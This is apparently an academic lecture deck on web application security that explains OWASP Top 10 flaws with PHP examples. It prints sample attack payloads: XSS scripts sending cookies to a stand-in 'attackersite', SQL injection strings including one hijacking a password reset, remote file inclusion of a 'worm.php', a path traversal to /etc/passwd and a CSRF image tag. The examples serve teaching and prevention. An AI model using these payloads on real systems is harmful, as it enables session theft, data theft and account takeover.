Web Application Security and Its Verification

Yih-Kuen Tsay

Dept. of Information Management

National Taiwan University

Outline

- Introduction
- Security Vulnerabilities
- Prevention
- Detection/Verification
- Challenges and Opportunities
- Conclusion

Caveats

- Concern only with security problems resulted from program defects (errors or bad practices)
- Will mostly assume using PHP, though there are many languages for programming the Web
- General interpretation of “Verification”
  - Testing
  - Program analysis
  - Manual code review
  - Formal verification

Web Applications

- Web applications make the Web interactive, convenient, and versatile.
- Online activities enabled by Web applications:
  - Hotel/transportation reservation
  - Banking
  - Social networks
  - University admissions processing
- These activities involve the user’s personal data.
- So, many Web applications have access to the user’s private and confidential data.

Vulnerable Web Applications

- Web applications are supposed to be secure.
- Unfortunately, many of them do go wrong, having security vulnerabilities that may be exploited by the attacker.
- Most security vulnerabilities are a result of bad programming practices or programming errors.
- The possible damages:
  - Your personal data get stolen.
  - Your website gets infected or sabotaged.
  - These may bare financial or legal consequences.

Cases in the News

- **March 2008:** A site selling tickets for the Euro 2008 football championship was hacked, while anti-virus firm Trend Micro found some of its webpages had been compromised.
- **April 2008:** Cambridge University Press's website was compromised; visitors to its online dictionary were subject to unauthorized hacker scripts.
- **July 2008:** Sony's US PlayStation website suffered an SQL injection assault which put visiting consumers at risk from a scareware attack.

Source: Security threat report: 2009, Sophos


Security Vulnerabilities

- Program defects that may be exploited
- OWASP Top 10 (2007)
  - **Cross Site Scripting (XSS)**
  - **Injection Flaws**
  - **Malicious File Execution**
  - **Insecure Direct Object Reference**
  - **Cross Site Request Forgery (CSRF)**
  - Information Leakage and Improper Error Handling
  - Broken Authentication and Session Management
  - Insecure Cryptographic Storage
  - Insecure Communications
  - Failure to Restrict URL Access
- The CVE data base

Cross Site Scripting (XSS)

- The server sends data to the user’s browser without proper validation.
- The attacker gets his script executed to:
  - Hijack user sessions
  - Deface Web sites
  - Conduct phishing attacks
- Types of cross site scripting :
  - Stored XSS
  - Reflected XSS
- The fault is on the server side, but the user becomes the real victim.

Stored XSS



1. Post a malicious message onto the bulletin board.

```
<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>
```

2. Logon request

3. Set-Cookie


4. Read the bulletin board

5. Show the malicious script

```
<script>document.location=
"http://attackersite/collect.cgi?cookie="
+ document.cookie;
</script>
```

6. The victim's browser runs the script and transmits the cookie to the attacker.

Reflected XSS



Attacker

Victim

Vulnerable Website

1. **Logon request**

2. **Set-Cookie: ID=A12345**

3. **Request by clicking unwittingly a link to Attacker's site**

4.

```
<HTML>
<a href='http://vulnerablesite/welcome.cgi?
name=<script>window.open(%27http://
attackersite/collect.cgi?cookie=%27%2Bdocu
ment.cookie);</script>'>vulnerablesite</a>
```

5.

```
<HTML>
<a href='http://vulnerablesite/welcome.cgi?
name=<script>window.open(%27http://
attackersite/collect.cgi?cookie=%27%2Bdocu
ment.cookie);</script>'>vulnerablesite</a>
```

6.

```
<HTML>
<Title>Welcome!</Title>Hi
<script>window.open('http://attackersite/c
ollect.cgi?cookie ='+document.cookie);
</script>
```

7.

http://attackersite/collect.cgi?cookie=ID=A12345

(cookie stolen by the attacker)

message Victim aware of


message Victim unaware of

Injection Flaws

- Directly use the user’s inputs as command arguments.
- Types of injection:
  - SQL, LDAP, XPath, SXLT, HTML, XML, OS command injection
- The attacker may
  - create,
  - read,
  - update, or
  - delete

  any arbitrary data.

SQL Injection



User's input : 5017

Result of
select * from user where id='5017';

Attacker's input: 0' or '1'='1

Result of
select * from user where id='0' or '1'='1';

SQL Injection (cont.)

- Example 1 (Steals all users’ information)
  - SQL statement

```
$sql = “SELECT * FROM users WHERE id = ‘” . $_GET[‘id’] . “’”;
```


  - The attacker types **a’ OR ‘t’ = ‘t** as the input

```
$sql = “SELECT * FROM users WHERE id = ‘a’ OR ‘t’ = ‘t’”;
```

  - Then, the server will retrieve all records from the **users** table and probably send them to the attacker’s browser.

SQL Injection (cont.)

- Example 2 (Fooling the “Forget Password” utility)



Forget Password

Email: ▭

We will send account and password information to this email address.

  - Suppose Bob with email address bob@example.com has an account at the website.
  - The attacker may update Bob’s record with his email address evil@attack.com, by typing the text in red:

```
$sql = “SELECT email, passwd, login_id, full_name
        FROM users
        WHERE email = ‘x’;
        UPDATE users
        SET email = ‘evil@attack.com’
        WHERE email = ‘bob@example.com’”;
```

SQL Injection (cont.)

- Example 2 (Fooling the “Forget Password” utility)
  - The **UPDATE** operation executes quietly.
  - Later the attacker receives an email as follows:

From: System@example.com
To: evil@attack.com
Subject: Intranet Login

This email is in response to your request for your Intranet login information.
Your Account is: bob
Your Password is: bob1234

Malicious File Execution

- Developers often directly use or concatenate potentially hostile inputs to identify files.
- This allows attackers to perform:
  - Remote code execution
  - Remote rootkit installation and complete system compromise
- Some language, such as PHP, may include external code.
- A common vulnerable construct is:

```
include $_GET(‘filename’);
```

Malicious File Execution (cont.)

- Example 1
  - An application includes code by getting the file name from the variable **page**

```
Include($_GET['page']);
```

  - The value **archive.php** of the variable **page** is visible in the URL bar of the browser

```
http://www.vulnerable.example.org/index.php?page=archive.php
```

  - The attacker types commands in the URL bar of the browser to include his own malicious code in the vulnerable website

```
http://www.vulnerable.example.org/index.php?
      page=http://www.malicious.example.com/worm.php
```

Source:http://en.wikipedia.org/wiki/Remote_File_Inclusion

Insecure Direct Object Reference

- A developer exposes a reference which can connect to an internal object, such as
  - Files, directories, database records or form parameters
- An attacker can manipulate direct object references to access other objects without authorization

Insecure Direct Object Ref. (cont.)

- Example 1
  - The user has the option to choose a language supported by the website, e.g., French, English and Dutch.

```
…
<select name = “language”>
<option value = “fr”>French</option>
<option value = “en”>English</option>
<option value = “du”>Dutch</option>
</select>
require_once($_GET[‘language’].“.php”);
…
```

  - The above code could be attacked by using a string like

```
http://www.example.com/application?language=../../../../etc/passwd%00
```

  in the URL bar of the browser.

Source:http://newsletter.ascc.sinica.edu.tw/news/read_news.php?nid=1303

Insecure Direct Object Ref. (cont.)

- Example 2 (Attack parameters by searching or guessing)
  - Displays information depending on the specific value of variable **cardID**

```
int cartID = Interger.parseInt(request.gerParameter(“cartID”));
String query = “SELECT * FROM table WHERE cartID = ” + cartID;
```


  - The value of variable **cardID** is visible in the URL bar of the browser:

```
http://portal.example/index.php?cartID=r7478
```

  - An attacker may insert any value in the URL bar of the browser.

Cross Site Request Forgery (CSRF)

- Example 1 (Log out of the gmail account)



Attacker

Victim

Vulnerable Website

1. Login gmail

2. Click attack's link incautiously by, for instance, email

3. …
<Img src=
"http://www.google.com/gmail/?logout= true">
…

4. …
<Img src=
"http://www.google.com/gmail/?logout= true">
…

5. Log out gmail without victim's sense

message Victim aware of

message Victim unaware of

Source:http://www.0x000000.com/?i=309

Prevention

- Properly configure the server
- Use secure application interfaces
- Validate (sanitize) all inputs from the user and even the database
- Apply detection/verification tools and repair errors before deployment
  - Commercial tools
  - Free tools from research laboratories

